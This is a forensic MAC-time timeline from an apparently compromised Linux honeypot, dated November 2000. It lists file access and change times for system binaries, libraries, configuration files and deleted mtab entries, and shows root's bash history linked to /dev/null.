libncurses.so.4.0						
	176	.a. -/rw-r--r--	root	root	46633	/root/.bashrc
Wed Nov 08 2000 20:37:38	3256	.a. -/rwxr-xr-x	root	root	15654	/usr/bin/mesg
	413	.a. -/rw-r--r--	root	root	26218	/etc/inputrc
	0	m.c c/crw-----	root	tty	25558	/dev/tty1
	625272	.a. -/rw-r--r--	root	root	26231	/etc/termcap
	9	.a. l/lrwxrwxrwx	root	root	46636	/root/.bash_history -> /dev/null
Wed Nov 08 2000 20:37:42	9528	.a. -/rwxr-xr-x	root	root	30263	/bin/cat
Wed Nov 08 2000 21:01:00	579	.a. -/rwxr-xr-x	root	root	15954	/usr/bin/run-parts
	1024	.a. d/drwxr-xr-x	root	root	16130	/etc/rc.d/rc3.d
	22912	.a. -/rwxr-xr-x	root	root	48399	/sbin/chkconfig
	2836	.a. -/rwxr-xr-x	root	root	48394	/sbin/runlevel
	1024	.a. d/drwxr-xr-x	root	root	16137	/etc/cron.hourly
	65	.a. -/rwxr-xr-x	root	root	16147	/etc/cron.hourly/inn-cron-nntpsend
Wed Nov 08 2000 21:10:00	6	.a. l/lrwxrwxrwx	root	root	48469	/sbin/rmmod -> insmod
	460	.a. -/rw-r--r--	root	root	26553	/etc/group
	657	.a. -/rw-r--r--	root	root	26547	/etc/passwd
	15	.a. l/lrwxrwxrwx	root	root	34295	/lib/libnsl.so.1 -> libnsl-2.1.3.so
	255963	.a. -/rwxr-xr-x	root	root	34316	/lib/libnss_nis-2.1.3.so
	4	.a. l/lrwxrwxrwx	root	root	30244	/bin/sh -> bash
	252234	.a. -/rwxr-xr-x	root	root	34318	/lib/libnss_nisplus-2.1.3.so
	19	.a. l/lrwxrwxrwx	root	root	34317	/lib/libnss_nis.so.2 -> libnss_nis-
2.1.3.so						
	12224	.a. -/rwxr-xr-x	root	root	34335	/lib/libtermcap.so.2.0.8
	23	.a. l/lrwxrwxrwx	root	root	34319	/lib/libnss_nisplus.so.2 ->
libnss_nisplus-2.1.3.so						
	370141	.a. -/rwxr-xr-x	root	root	34294	/lib/libnsl-2.1.3.so
	19	.a. l/lrwxrwxrwx	root	root	34336	/lib/libtermcap.so.2 ->
libtermcap.so.2.0.8						
	316848	.a. -/rwxr-xr-x	root	root	30243	/bin/bash
Wed Nov 08 2000 21:10:10	760	.a. -/rw-r--r--	root	root	26556	/etc/fstab
	56208	.a. -/rwxr-xr-x	root	root	30302	/bin/mount
Wed Nov 08 2000 21:10:11	3072	m.c d/drwxr-xr-x	root	root	26209	/etc
	3	.a. l/lrwxrwxrwx	root	root	26247	/dev/cdrom -> hdc
	6	.a. l/lrwxrwxrwx	root	root	48468	/sbin/modprobe -> insmod
	3460	.a. -/rw-r--r--	root	root	10113	/lib/modules/2.2.14-
5.0/fs/nls_iso8859-1.0						
	0	mac -----	root	root	26562	<honeypot.hda8.dd-dead-26562>
	58608	.a. -/rwxr-xr-x	root	root	48461	/sbin/insmod
	51	.a. -/rw-r--r--	root	root	26227	/etc/conf.modules
	248	mac -/rw-r--r--	root	root	26575	/etc/mtab
	0	mac -/-----	root	root	26562	/etc/mtab-3560 (deleted)
	0	mac -/-----	root	root	26562	/etc/mtab~ (deleted)
	28633	.a. -/rw-r--r--	root	root	44393	/lib/modules/2.2.14-5.0/modules.dep
Wed Nov 08 2000 21:10:27	137567	.a. -/rwxr-xr-x	root	root	30255	/bin/ls
	699832	.a. -/rwxr-xr-x	root	root	124219	/usr/i486-linux-

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libc5/lib/libc.so.5.3.12
        61 .a. -/rw-r--r-- root    root    125241  /usr/man/x
        14 .a. l/lrwxrwxrwx root    root    124244  /usr/i486-linux-libc5/lib/libc.so.5 -
> libc.so.5.3.12
        17 .a. l/lrwxrwxrwx root    root    34359   /lib/ld-linux.so.1 -> ld-
linux.so.1.9.5
        25386 .a. -/rwxr-xr-x root    root    34360   /lib/ld-linux.so.1.9.5
Wed Nov 08 2000 21:11:49 340663 .a. -/rwxr-xr-x root    root    34274   /lib/ld-2.1.3.so
        246652 .a. -/rwxr-xr-x root    root    34312   /lib/libnss_files-2.1.3.so
        12333 .a. -/rw-r--r-- root    root    26577   /etc/ld.so.cache
        11349 .a. -/rw-r--r-- root    root    26225   /etc/services
        43 .a. -/rw-r--r-- root    root    26246   /etc/resolv.conf
        1744 .a. -/rw-r--r-- root    root    26561   /etc/nsswitch.conf
        13 .a. l/lrwxrwxrwx root    root    34282   /lib/libc.so.6 -> libc-2.1.3.so
        4101324 .a. -/rwxr-xr-x root    root    34281   /lib/libc-2.1.3.so
        11 .a. l/lrwxrwxrwx root    root    34275   /lib/ld-linux.so.2 -> ld-2.1.3.so
        21 .a. l/lrwxrwxrwx root    root    34313   /lib/libnss_files.so.2 ->
libnss_files-2.1.3.so
Wed Nov 08 2000 21:23:07 2265 .a. -/rw-r--r-- root    root    91      /usr/share/locale/locale.alias
        29970 .a. -/rw-r--r-- root    root    57      /usr/share/locale/en_US/LC_COLLATE
        87756 .a. -/rw-r--r-- root    root    58      /usr/share/locale/en_US/LC_CTYPE
        93 .a. -/rw-r--r-- root    root    59      /usr/share/locale/en_US/LC_MONETARY
        508 .a. -/rw-r--r-- root    root    61      /usr/share/locale/en_US/LC_TIME
        27 .a. -/rw-r--r-- root    root    60      /usr/share/locale/en_US/LC_NUMERIC
Wed Nov 08 2000 21:33:47 1024 .a. d/drwxr-xr-x root    mail    2018   /var/spool/mqueue
Wed Nov 08 2000 21:50:45 44 .a. -/rw-r--r-- root    root    15439  /usr/share/locale/en_US/LC_MESSAGES/SYS_LC_MESSAGES
Wed Nov 08 2000 22:01:00 4992 .a. -/rw-rw-r-- root    utmp    34274   /var/run/utmp
Wed Nov 08 2000 22:10:01 31607 m.c -/rw----- root    root    12110   /var/log/cron

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